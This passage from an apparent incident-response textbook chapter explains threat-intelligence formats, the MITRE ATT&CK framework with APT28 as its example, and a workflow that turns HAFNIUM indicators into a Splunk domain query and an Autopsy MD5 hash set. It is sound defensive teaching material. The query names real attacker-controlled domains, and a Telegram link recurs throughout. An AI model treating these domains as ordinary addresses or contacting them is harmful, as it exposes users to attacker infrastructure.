- **STIX**: The **Structured Threat Information Expression** (**STIX**) is a product of the OASIS consortium. This machine-readable format allows organizations to share threat intelligence across various commercial and freeware threat intelligence aggregation platforms.
- **TAXII**: The **Trusted Automated Exchange of Intelligence Information** (**TAXII**) is an application layer protocol that shares threat intelligence over HTTPS. TAXII defines an API that can be utilized to share threat intelligence in the STIX format.
- **VERIS**: The **Vocabulary for Event Recording and Incident Sharing** (**VERIS**) is a comprehensive schema for standardizing the language of cybersecurity incidents. The one key problem that the VERIS schema attempts to solve is the lack of a standard way to document security incidents. VERIS provides a structure in which organizations have a defined way to categorize the variety of attacks that may occur. The VERIS schema also serves as the collection point of data provided by organizations that is incorporated into the Verizon Data Breach Study.

With a variety of intelligence sources available, one challenge that presents itself is the ability of organizations to aggregate, organize, and utilize threat intelligence. In the next section, a discussion of threat intelligence platforms will provide insight into solving these issues.

https://t.me/learningnets

The MITRE ATT&CK framework

Looking back at the Pyramid of Pain discussion in the previous section, we can see at the very top are the TTPs that the adversary uses. Modifying these requires additional resources and time on the adversary's end. Focusing on TTPs from a threat intelligence and mitigation perspective also provides defenders better protection as detections are not tied to an indicator such as a domain name or IP address, which can be easily modified.

The MITRE Corporation has created the **Adversarial Tactics, Techniques, and Common Knowledge** (**ATT&CK**) knowledge base, available at `https://attack.mitre.org/`. This knowledge base incorporates adversary tradecraft, tactics techniques, and adversary behaviors that run through the various stages of a cyberattack. It was started in September 2013, and, as of the time of writing, is now on its ninth version.

The ATT&CK knowledge base started out focusing on the Windows operating system but, over its lifetime, has incorporated malicious activity directed at macOS and Linux as well. MITRE has also included as part of the knowledge base pre-attack techniques such as resource development and reconnaissance. Finally, MITRE recently included tactics and techniques in use by adversaries to compromise mobile devices.

This behavioral model has three core components. The first of these components is **Tactics**. The fourteen separate Tactics represent the adversary's goal during the sequence of attack. For example, let us look at the **Persistence** tactic as defined by MITRE in the following screenshot:




Figure 17.3 – MITRE ATT&CK Persistence

MITRE defines persistence as the adversary trying to maintain their foothold. This definition is further expanded to address the next component, techniques. Techniques are the means and methods that an adversary uses to achieve the overall tactical goal. For example, adversaries can make use of **boot or logon scripts** to maintain persistence as the MITRE ATT&CK technique **T1037** indicates in the following screenshot:

https://t.me/learningnets




Figure 17.4 – MITRE ATT&CK technique T1037

The technique description provides not only a definition but other key resources as well. For example, the **Data Sources** field shows incident responders and digital forensic analysts' potential sources of evidence to confirm the use of the technique. The **Common Attack Pattern Enumeration and Classification Identification** (**CAPEC**) ID cross-references the MITRE ATT&CK framework with the **MITRE CAPEC**. The CAPEC, available at `https://capec.mitre.org/`, provides details of adversary attack patterns.

Many of the techniques in the MITRE ATT&CK framework also contain sub-techniques. These sub-techniques provide a more granular look at the various methods and tools the adversary uses in the execution of the technique. For example, if we drill down further, we see the entry **ID T1037.001**, as in the following screenshot:




Figure 17.5 – MITRE ATT&CK T1307.001 procedure example

https://t.me/learningnets

This provides real-world context to the tactics and techniques that threat actors use. In this case, for example, we see that the threat group **APT28** uses a Trojan and adds the `HKCU\Environment\UserInitMprLogonScript` registry key to maintain persistence on a system.

Outside of the tactics and techniques, the MITRE ATT&CK framework also serves as a clearing house of sorts for both malicious tools and threat actor groups. For example, we identified that APT28 utilizes a specific tool to maintain persistence, but we may not even know who or what APT28 is. Pivoting off the link in the techniques section, we see that the MITRE ATT&CK framework contains an overview of the threat actor, its origins, aliases, and a review of the high-profile attacks it has carried out.



Figure 17.6 – APT28 profile

When discussing aliases, there are several challenges with tying tactics and techniques to groups. First, groups may pop up and then disappear after a campaign. Individuals may shift. Finally, threat intelligence researchers such as FireEye and RecordedFuture have their own nomenclature for describing groups. As we saw in the previous example, APT28 could be tied to other groups as well. MITRE provides a more detailed breakdown of the group and its associated designations.

https://t.me/learningnets

Associated Group Descriptions

Name	Description
SNAKEMACKEREL	[14]
Swallowtail	[11]
Group 74	[15]
Sednit	This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. [7] [6] [16] [3]
Sofacy	This designation has been used in reporting both to refer to the threat group and its associated malware. [5] [6] [4] [17] [3][15]
Pawn Storm	[6] [17][18]
Fancy Bear	[4] [16] [17] [3][15][11][19]
STRONTIUM	[16] [17] [20] [21][18]
Tsar Team	[17][15][15]
Threat Group-4127	[6]
TG-4127	[6]

Figure 17.7 – APT28 Associated Group Descriptions

Drilling down into the dossier, there is a list of the tactics and techniques that the group has been known to use when carrying out attacks.

Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1134	.001	Access Token Manipulation: Token Impersonation/Theft	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation.[22]
Enterprise	T1583	.001	Acquire Infrastructure: Domains	APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources and other organizations.[5] [13]
Enterprise	T1595	.002	Active Scanning: Vulnerability Scanning	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[23]
Enterprise	T1071	.003	Application Layer Protocol: Mail Protocols	APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims.[5]
		.001	Application Layer Protocol: Web Protocols	Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP and other legitimate channels for C2, depending on module configuration.[5]

Figure 17.8 – APT28 Techniques Used

https://t.me/learningnets

In addition to the tactics and techniques that the APT28 group has been shown to use, MITRE also includes specific tools, such as exploit frameworks, malware, and exploits, such as the use of credential harvesting tools, as shown in the following screenshot:

S0002	Mimikatz	[16]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: DCSync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket

Figure 17.9 – Mimikatz tool use

You might have already surmised that we can pivot off the Mimikatz entry to get a better understanding of the tool itself. If you had that thought, you would be correct. Clicking on **Mimikatz** shows an overview of the tool.




Figure 17.10 – Mimikatz tool profile

Aside from an easily searchable interface that allows threat intelligence professionals to cross-reference tools, techniques, and tactics, the framework is meticulously footnoted. The source material for the information contained can be readily searched and accessed via hyperlinks, saving time and resources if an analysis requires a review of the source material.

The ATT&CK framework also includes a **Navigator** for easily viewing the various tactics, techniques, and tools that are included. The Navigator can be accessed at the URL `https://mitre-attack.github.io/attack-navigator/v2/enterprise/`. The site lists the tactics in the top row with the corresponding techniques in the columns as seen in the following screenshot:

https://t.me/learningnets

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
11 items	34 items	62 items	32 items	69 items	21 items	23 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning
	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery
				Compile After Delivery		Network Sniffing
				Compiled HTML File		

Figure 17.11 – ATT&CK Navigator

The Navigator also has several controls that allow the user to interact with the tool. In this case, *Figure 17.12* shows the various controls available:




Figure 17.12 – ATT&CK Navigator controls

For example, we will use the multiselect feature to highlight the techniques used by the group APT28. First, click on the hamburger icon with the plus sign under selection controls, as shown in *Figure 17.13*. This will produce the following menu:

https://t.me/learningnets




Figure 17.13 – ATT&CK Navigator multiselect feature

The drop-down menu contains intelligence on threat groups and software that are contained within the ATT&CK framework. Scroll down the threat groups to **APT** and then click **Select**. This will put a border around the techniques associated with the group. Next, click on the color palate under layer controls:

https://t.me/learningnets




Figure 17.14 – ATT&CK Navigator palate control

The palate allows you to change the background colors of the various techniques. In this case, we are only examining one layer so, in the **Low value** setting, change `0` to `1` to highlight the APT28 techniques in red.

The next step is to set the scoring to show the APT28 techniques. Access the scoring menu by clicking the bar chart icon under **technique controls**:




Figure 17.15 – ATT&CK Navigator technique control score

Enter the number `1` under **score** and then click *Enter*. This will then highlight the techniques in red. At this point, you can explore the Navigator by right-clicking on a specific technique and clicking **view technique**. This will bring you to the specific technique's page as we saw earlier.

https://t.me/learningnets

The final feature we will look at right now is the ability to download the techniques associated with APT28. Under the layer controls, you can download the file as a JSON file using the down-arrow icon, a **Comma Separated Value** (**CSV**) document via the graph icon, and finally, an image via the camera icon.



Figure 17.16 – ATT&CK Navigator capture options

Clicking on the camera icon will open a second tab in Navigator. At the far right, a copy of the image can be downloaded.




Figure 17.17 – ATT&CK Navigator APT28 tactics and techniques

The ATT&CK framework is an excellent resource for gaining insight into the tactics, techniques, and tools in use by threat actors. Since its inception, this framework has been tied into organizations' threat intelligence and incident response reporting, quickly turning the framework into the rubric by which organizations define their observations.

https://t.me/learningnets

Working with IOCs and IOAs

A common mistake that is often made by organizations that start the process of leveraging threat intelligence is to subscribe to a few commercial or open source feeds and turn them on. This approach will see the enterprise quickly become inundated with data. Most of this data will be unusable for the organization. The reality is that analysts and other stakeholders should work through crafting what data is relevant to their organization and use sources that can provide the best data to fit that relevance.

In this case, we will focus on OSINT sources. There are several commercial organizations, such as CrowdStrike and AlienVault, that make IOCs and IOAs available to the community. Other sites are strictly focused on servicing the cybersecurity community without a commercial component. The following are some resources that analysts can leverage:

- **AlienVault Open Threat Exchange** (**OTX**): This site, available at `https://otx.alienvault.com/`, aggregates indicators and threat intelligence reports from commercial enterprises such as Cisco Talos and Palo Alto Unit 42 as well as independent researchers from around the world. This intelligence is aggregated and allows users to search on keywords, IOCs, and even specific threat actors.
- **VirusTotal**: One of the key sources of IOCs is VirusTotal. The site, `https://www.virustotal.com/`, and the associated data are owned and operated by Google and it is arguably the go-to spot for analysts and responders when it comes to intelligence about malware.
- **Hybrid Analysis**: Hybrid Analysis, available at `https://www.hybrid-analysis.com/`, is operated by CrowdStrike. A unique feature of antivirus and EDR providers is that they often have an extensive collection of malware IOCs due to their presence in a range of organizations. Hybrid Analysis is a combination of a malware sandbox and an IOC database that allows users to both analyze samples and search on existing samples.
- **MalwareBazaar**: Another malware IOC resource that is handy is MalwareBazaar. What the site lacks in bells and whistles, it makes up for in the sheer number of samples and IOCs available. The site, `https://bazaar.abuse.ch/`, is part of the `abuse.ch` set of subdomains that provide IOCs related to botnets and malware.

These four sites only scratch the surface of what is available for IOCs but do provide a solid foundation for a focused collection plan. All four of these sites provide community accounts with minimum functionality that is still very useful. They also include searching for keywords, IP addresses, and file hashes. The final feature that is of interest to analysts is the API, which allows for querying the databases through scripts or through other programmatic means. We will look at how this feature can be leveraged later in the chapter.

To access these sites, the analyst only must provide an email address and password. One technique that minimizes stress is to create an email address devoted strictly to threat intelligence sites. Many of these sites will send notifications, sometimes dozens of alerts, a day. Having an email account that

https://t.me/learningnets

is strictly for accessing these sites and aggregating alerts will remove the need to continually clean up a primary email account.

> **Awesome threat intelligence sources**
>
> There are sites that specifically aggregate sites specifically dedicated to providing IOCs and IOAs to the wider community. There are also GitHub repositories such as `https://github.com/hslatman/awesome-threat-intelligence` that can be used to craft sources for collection. Again, proceed with caution and do not try to collect the ocean.

Now that we have some sources outlined, let's look at a sample workflow where IOCs are obtained from a threat intelligence site and put into use. In this case, an analyst wants to take threat intelligence related to the threat actor HAFNIUM and search through logs or other evidence for indications that their systems have been compromised.

In this case, we will leverage the AlienVault OTX. A keyword search for `HAFNIUM` brings up several results. In this case, we will look at the following hit: `https://otx.alienvault.com/pulse/6127557db7ec02a119d8c23d`.

Navigating to the URL reveals the references shown in the following screenshot:




Figure 17.18 – HAFNIUM intelligence sources

https://t.me/learningnets

The IOCs are listed below the references:




Figure 17.19 – HAFNIUM IOCs

To make use of these IOCs, we need to download them. In the top-right corner of the page is the **Download** button. This allows the user to download in a variety of formats, such as STIX, OpenCTI, and CSV files. In this case, download a CSV file.




Figure 17.20 – IOC download

Once downloaded, navigate to the site `https://cti.uncoder.io/`. This site, provided to the community by SOC Prime, will convert the IOCs contained in the download into a SPLUNK query. In this case, click **Upload IOCs** and navigate to the AlienVault CSV file that was downloaded:

https://t.me/learningnets




Figure 17.21 – CTI Uncoder upload

Now that the IOCs have been downloaded, we can use the Uncoder CTI to build a SPLUNK query to search log files for any matching domain names associated with HAFNIUM. In this case, under **Generate Queries by IOC Types**, select **Domain**. Under **Query Platform**, select **SPLUNK**. The rest of the settings can be left as their default. Click **Generate** and the following SPLUNK query is generated:

```
(dest_host="api.onedvirer.xyz" OR dest_host="rawfuns.com" OR
dest_host="yolkish.com" OR dest_host="back.rooter.tk" OR dest_
host="lab.symantecsafe.org" OR dest_host="mm.portomnail.com"
OR dest_host="ns.rtechs.org" OR dest_host="p.estonine.com" OR
dest_host="soft.mssysinfo.xyz" OR dest_host="www.averyspace.
net" OR dest_host="www.komdsecko.net")
```

This query can then be run against the analyst's dataset to find any matching hits.

This is a simple workflow but shows how the raw IOCs or IOAs provided by community or OSINT sources can be leveraged for queries and other investigative tasks. Building on that concept, we will examine how IOCs can be leveraged specifically for incident response and digital forensics as part of the investigation.

Threat intelligence and incident response

During an investigation, the CSIRT or analysts may come across a situation where an incident investigation seems to have stalled. This could be because the analysts know something is wrong or have

https://t.me/learningnets

indicators of a compromise but no concrete evidence to point in a specific direction. Threat intelligence can be leveraged by analysts to enhance their ability to discover previously undiscovered evidence.

Autopsy

Many of the forensic tools that are available can ingest threat intelligence to aid incident response analysts. For example, disk forensics platforms, discussed in *Chapter 11*, can ingest hashes from threat intelligence feeds to search for IOCs. In addition to commercial disk forensics tools, the Autopsy platform can conduct searches against a hash set. For example, we can import the MD5 hashes from the HAFNIUM Pulse that we examined in the previous section. In this case, we will extract the MD5 hashes from the CSV file that was downloaded, as seen in the following screenshot, and input that into Autopsy.

	A	B	C
1	Indicator type	Indicator	Description
19	FileHash-MD5	0fd9bffa49c76ee12e51e3b8ae0609ac	
20	FileHash-MD5	4b3039cf227c611c45d2242d1228a121	
21	FileHash-MD5	79eb217578bed4c250803bd573b10151	
29	FileHash-MD5	a079b04ae1b9a4f0e0f069f1d0076fea	
30	FileHash-MD5	8af476e24db8d3cd76b2d8d3d889bb5c	MD5 of 9a3bf7ba676bf2f66b794f6cf27f8617f298caa4ccf2ac1ecdcbbef260306194
31	FileHash-MD5	2183ebb1089ddf4cd092d74b51d57a59	MD5 of b82223d514f145005bf5d2d4f8628d1e5306b38ccefda193ee60e2741f90eae6
32	FileHash-MD5	27a79d5d4263c400767ece37dbda2687	MD5 of c002c59cc3e41f984f91e5b4773085c7ec78c5dddec5e35111a3dadc22cb2d6e
33	FileHash-MD5	d6a82b866f7f9e1e01bf89c3da106d9d	MD5 of c1f43b7cf46ba12cfc1357b17e4f5af408740af7ae70572c9cf988ac50260ce1
34	FileHash-MD5	74b1fe8003e43195458bcacb0ceff5ec	MD5 of fc7c0272170b52c907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67
84	FileHash-MD5	853ca4065d469590729a20900b1b6e05	MD5 of 281fa52b967b08dbc1b51bafbfbf7a258ff12e54
85	FileHash-MD5	5cfdb7340316abc5586448842c52aabc	MD5 of 9afa2afb838caf2748d09d013d8004809d48d3e4
86	FileHash-MD5	7a6c605af4b85954f62f35d648d532bf	MD5 of 02886f9daa13f7d9855855048c54f1d6b1231b0a
87	FileHash-MD5	9bdb9b9dfb20827a6ffe6bee671d8a04	MD5 of 30dd3076ec9abb13c15053234c436406b88fb2b9
88	FileHash-MD5	111ec9b1e728b6e60a97b8c27f489905	MD5 of 3d5d32a62f770608b6567ec5d18424c24c3f5798
